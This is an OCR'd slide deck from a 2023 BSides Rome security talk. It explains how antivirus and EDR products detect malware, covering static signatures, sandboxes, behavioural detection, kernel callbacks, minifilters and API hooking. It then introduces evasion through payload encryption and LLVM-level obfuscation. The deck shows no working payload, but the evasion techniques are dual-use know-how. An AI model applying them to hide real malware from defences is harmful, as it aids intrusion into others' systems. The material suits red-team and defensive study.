How To Get Away With Malware

BSides Rome 2023

SECFORCE

cnit

Who Are We?

Dimitri (GlenX)
Di Cristofaro
[@d_glenx]

Security consultant and researcher @ SECFORCE LTD


- PT and Red Teaming
- Malware development
- OS Internals

Giorgio (gbyolo)
Bernardinetti
[@gbyolo_it]

Cyberecurity researcher @ CNIT

- PT
- Malware development
- Trainer

Intro(spection) of security products



Static Analysis

- Hash
- Pattern matching (e.g. YARA)
- PE imports
- Strings (e.g. IPs, domains, function names, etc.)

Dynamic Analysis - Sandbox

- Sandboxes have limited resources
- AVs cannot scan a binary indefinitely because it would impact user experience
- Limited implementation of features (e.g. pipes, *Numa() functions, etc.)
- We cannot sleep() - the call can be just skipped by the sandbox

Dynamic Analysis – Behavioural Detection

- Suspicious sequence of operations
  - CreateFile(ntdll) -> ReadFile() (unhook NTDLL)
  - VirtualAlloc -> WriteProcessMemory -> CreateRemoteThread (process injection)


- Windows events correlation
  - Image Mapped -> Thread Created
  - Get Handle to lsass.exe

- Dotnet
  - AMSI
  - ETW

Dynamic Analysis – Behavioural Detection

Kernel Callbacks

- PsSetCreateProcessNotifyRoutine
- PsSetCreateThreadNotifyRoutine
- PsSetLoadImageNotifyRoutine



1. A starts a new process B
e.g. using CreateProcess

PROCESS_A.EXE
(User-mode process)

8. Process B executes

PROCESS_B.EXE
(User-mode process)

7. A continues execution

USER-MODE

3. Process B is created and initialises
User code is not yet executed, but PID exist and is usable with APIs

KERNEL-MODE

6. Kernel transfers control back
To user-mode process

4. Kernel executes driver routine
Previously registered with PsSetCreateProcessNotifyRoutine


NTOSKRNL.EXE
(Windows kernel)

PROTECTION_DRIVER.SYS
(Protection driver)

2. Kernel prepares new process

5. Driver transfers control back to kernel

Src: Fast and Furious: Outrunning Windows Kernel Notification Routines from User-Mode
http://dx.doi.org/10.1007/978-3-030-52683-2_4



User request for file I/O

User Mode

Kernel Mode

I/O Manager
Forwards request to file system

Filter Manager
Intercepts request and calls registered minifilters in altitude order

Minifilter A
FSFilter Activity Monitor
Altitude 365000

Minifilter B
FSFilter Anti-Virus
Altitude 325000

Minifilter C
FSFilter Replication
Altitude 305000

File System Driver
Processes and forwards modified request

Storage Driver Stack for target volume
Prepares request for hardware

Hardware

Src: https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/filter-manager-concepts

Minifilters


- I/O Activity
- Execution of queued minifilters based on Altitude value

Hooking


- AVs use hooks to monitor processes
- AVs **MUST hook** because some events are not notified by the kernel (e.g. changing permissions to a memory area aka NtProtectVirtualMemory)

Hijack the execution flow to allow monitoring

- Patch prologue of the function to hook



```
4C:8BD1               mov r10,rcx                       NtClose
B8 0F000000           mov eax,F
F60425 0803FE7F 01    test byte ptr ds:[7FFE0308],1
75 03                 jne ntdll.7FFFCFE3C8D5
0F05                  syscall
C3                    ret
CD 2E                 int 2E
C3                    ret
```



NtClose


```
mov r10, rcx

mov eax, F

syscall
```

Hooking


- AVs use hooks to monitor processes
- AVs **MUST hook** because some events are not notified by the kernel (e.g. changing permissions to a memory area aka NtProtectVirtualMemory)

Hijack the execution flow to allow monitoring

- Patch prologue of the function to hook





```
    4C:8BD1                  mov r10,rcx                        NtClose
    B8 0F000000              mov eax,F
    F60425 0803FE7F 01       test byte ptr ds:[7FFE0308],1
  ⌄ 75 03                    jne ntdll.7FFFCFE3C8D5
    0F05                     syscall
    C3                       ret
    CD 2E                    int 2E
    C3                       ret
```



```
NtClose

mov r10, rcx

mov eax, F

syscall
```


Hooking





```
00007FFFCFE3C8C0  ^  E9 3B3A0080   jmp 7FFF4FE40300          NtClose
00007FFFCFE3C8C5     0000          add byte ptr ds:[rax],al
00007FFFCFE3C8C7     00F6          add dh,dh
00007FFFCFE3C8C9     04 25         add al,25
00007FFFCFE3C8CB     0803          or byte ptr ds:[rbx],al
00007FFFCFE3C8CD     FF            ???
```


Circumventing Static Analysis and Sandboxes



Static Analysis – Encryption

Encrypt malicious payloads

hasherezade's AES C++ implementation using Windows Crypto API





Static Analysis – Encryption


Encrypt malicious payloads

hasherezade's AES C++ implementation using Windows Crypto API

BE AWARE OF ENTROPY!!








YANSOllvm

- https://github.com/emc2314/YANSOllvm

- Allows to compile polymorphic binaries – **signature-based detection is not effective**

- Obfuscation at IR level: obfuscate the LLVM bytecode
- Different obfuscation algorithms implemented as LLVM passes
- Passes can be chained and the order matters

YANSOllvm



Function name	Seg
sub_466D40	.tex
sub_469990	.tex
sub_46A580	.tex
sub_46AE20	.tex
sub_46B790	.tex
sub_46C7F0	.tex
sub_46C830	.tex
sub_46DC20	.tex
sub_472690	.tex
sub_4731D0	.tex
sub_475440	.tex
sub_475DA0	.tex
sub_476720	.tex
sub_47EDA0	.tex
sub_486430	.tex
sub_48B090	.tex
sub_48C4B0	.tex
